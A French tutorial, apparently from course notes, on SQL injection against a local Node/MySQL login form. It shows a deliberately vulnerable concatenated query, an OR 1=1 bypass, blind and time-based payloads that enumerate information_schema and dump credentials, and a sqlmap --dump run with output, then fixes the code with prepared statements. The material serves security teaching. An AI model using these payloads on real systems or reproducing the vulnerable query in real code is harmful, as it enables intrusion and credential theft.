Requêtes SQL non protégée


```
app.post('/login', function(req, res) {
console.log("ok");
const username = req.body.username;
const password = req.body.password;
console.log(username + password);

// Requête SQL VULNÉRABLE à l'injection SQL
const query = "SELECT * FROM credentials WHERE username = '" + username + "' AND password = '" + password
+ "'";

connection.query(query, function(err, results) {
if (err) {
console.error('Erreur lors de l\'exécution de la requête: ' + err.stack);
res.status(500).json({ message: 'Erreur lors de la connexion' });
return;
}

if (results.length === 1) {
// Authentification réussie
res.json({ message: 'Authentification réussie' });
} else {
// Informations d'identification invalides
res.status(401).json({ message: 'Informations d\'identification invalides' });
}
});
});
```

Injection Manuelle



Authentification

Nom d'utilisateur:

' OR 1=1 --

Mot de passe:

••

Se connecter

Exemple d'injection Sql classique,
on test ainsi la vulnérabilité de l'application


' OR 1=1 -- -


La commande Sql résultante devient :


```
SELECT * FROM credentials WHERE username = '' OR 1=1  -- -' AND password = 'll'
```

Information_schema

Dans MySQL, information_schema est une base de données spéciale qui fournit des informations sur toutes les autres bases de données que le système de gestion de bases de données MySQL (MySQL DBMS) gère. Il s'agit d'une implémentation du standard SQL, qui spécifie une manière uniforme d'exposer les métadonnées des bases de données.







information_schema est en lecture seule, et contient un certain nombre de tables qui stockent les métadonnées. Chaque table fournit un type d'information différent. Par exemple :

- La table TABLES fournit des informations sur toutes les tables dans toutes les bases de données.
- La table COLUMNS fournit des informations sur toutes les colonnes dans toutes les tables et toutes les bases de données.
- La table SCHEMATA fournit des informations sur toutes les bases de données que le MySQL DBMS gère.

Ces informations peuvent être très utiles pour comprendre la structure d'une base de données, mais elles peuvent aussi être utilisées à des fins malveillantes si elles sont exposées à des utilisateurs non autorisés. C'est pourquoi il est important de contrôler l'accès à information_schema.

Injection SQL à l'aveugle

Réponse en console :

Comment récupérer le nombre de base de données (ici on teste si le nombre de base est 11):
' OR (SELECT COUNT(*) FROM INFORMATION_SCHEMA.SCHEMATA)=11;-- -

Comment récupérer le nom des bases de données (ici on teste si le nom de la 10 ème base commence par u):
' UNION SELECT CASE WHEN (SUBSTRING((SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1 OFFSET 10), 1, 1) = 'u') THEN sleep(5) ELSE NULL END, NULL,NULL-- -

Comment récupérer le nombre de tables dans une base de données (ici on teste si le nombre de table de users est 1): **' OR (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema = 'users')=1; -- -**

Comment récupérer le nom des tables d'une base de données:
' UNION SELECT CASE WHEN (SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'users' LIMIT 1 OFFSET 0), 1, 1) = 'c') THEN sleep(5) ELSE NULL END, NULL,NULL -- -


Comment récupérer le nombre de colonnes d'une table :
' OR (SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema = 'users' AND table_name = 'credentials')=3;-- -

Comment récupérer le nom des colonnes d'une table :
' UNION SELECT CASE WHEN SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'credentials' AND TABLE_SCHEMA = 'users' LIMIT 1 OFFSET 0), 1, 1) = 'D' THEN sleep(5) ELSE NULL END, NULL, NULL;-- -

Comment récupérer le nombre d'enregistrement d'une table :
' OR (SELECT COUNT(*) FROM credentials)=1; -- -

Comment récupérer les enregistrements d'une colonne :
' UNION SELECT CASE WHEN (SUBSTRING((SELECT username FROM credentials LIMIT 1 OFFSET 0), 1, 1) = 's') THEN sleep(5) ELSE NULL END, NULL,NULL -- -

Automatisation avec Sqlmap



En analysant la requête, on voit que la requête est de type JSON.

Requête

```
POST /login HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.9
Connection: keep-alive
Content-Length: 179
Content-Type: application/json
Cookie: PHPSESSID=vaq69umt5utgri22tv4dh2u4u7; security=low
Host: localhost:3000
Origin: http://localhost:3000
Referer: http://localhost:3000/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5 Safari/605.1.15
```

Plus précisément avec Burpsuite :

Request

Pretty Raw Hex

```
1  POST /login HTTP/1.1
2  Host: 192.168.1.39:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
   Firefox/102.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.1.39:3000/
8  Content-Type: application/json
9  Origin: http://192.168.1.39:3000
10 Content-Length: 37
11 Connection: close
12
13 {
     "username":"test",
     "password":"test"
   }
```

```
sqlmap -u http://192.168.1.39:3000/login --method=POST -H "Content-Type: application/json" --data='{"username": "test", "password": "test"}' --dump --ignore-code=401
```

Sql map utilise ici des requêtes de type time-based blind. Il test à l'aveugle en essayant tous les caractères.
Ils en ressort le nom de la base, les colonnes de la table et les valeurs :

```
sqlmap identified the following injection point(s) with a total of 151 HTTP(s) requests:
---
Parameter: JSON username ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"username": "test' AND (SELECT 7689 FROM (SELECT(SLEEP(5)))cwTp) AND 'mRyP'='mRyP", "password": "test"}
---
web application technology: Express
back-end DBMS: MySQL >= 5.0.12
Database: users
Table: credentials
[1 entry]
+----+----------+----------+
| ID | password | username |
+----+----------+----------+
| 1  | passsnir | snir     |
+----+----------+----------+
```

Les requêtes préparées ou paramétrées

Les requêtes préparées, aussi connues sous le nom de "prepared statements" ou "parameterized queries", sont l'une des méthodes les plus efficaces pour prévenir les injections SQL. Elles fonctionnent en séparant le SQL du code de l'application de l'ensemble des données qui seront utilisées dans la requête. Cela permet à la base de données de distinguer clairement les instructions SQL des données, rendant ainsi impossible l'interprétation des données comme une partie du SQL.

Voici comment cela fonctionne en détail :

1.Préparation de la requête: Vous écrivez une requête SQL, en remplaçant chaque valeur variable par un marqueur de place (comme un '?'). Par exemple : SELECT * FROM users WHERE username = ?. A ce stade, vous envoyez la requête à la base de données. La base de données analyse la requête et la compile en un plan d'exécution, mais sans les valeurs pour les marqueurs de place.

2.Exécution de la requête : Ensuite, vous transmettez à la base de données les valeurs à utiliser pour les marqueurs de place. Ces valeurs sont envoyées séparément de la requête initiale et sont toujours traitées comme des données pures, pas comme une partie du SQL. La base de données substitue ces valeurs dans le plan d'exécution qu'elle a compilé à l'étape 1, puis exécute la requête.

En conséquence, même si une valeur contient du SQL malveillant, la base de données ne l'exécute pas comme telle, car elle a déjà établi quel SQL elle exécutera à l'étape 1. Elle traite simplement cette valeur comme une donnée à utiliser dans ce SQL, ce qui prévient l'injection SQL.

Requête SQL préparée

```
app.post('/login', function(req, res) {
console.log("ok");
const username = req.body.username;
const password = req.body.password;
console.log(username + password);

// Requête SQL pour vérifier les informations d'identification
const query = "SELECT * FROM credentials WHERE username = ? AND password = ?";
connection.query(query, [username, password], function(err, results) {
if (err) {
console.error('Erreur lors de l\'exécution de la requête: ' + err.stack);
res.status(500).json({ message: 'Erreur lors de la connexion' });
return;
}

if (results.length === 1) {
// Authentification réussie
res.json({ message: 'Authentification réussie' });
} else {
// Informations d'identification invalides
res.status(401).json({ message: 'Informations d\'identification invalides' });
}
});
});
```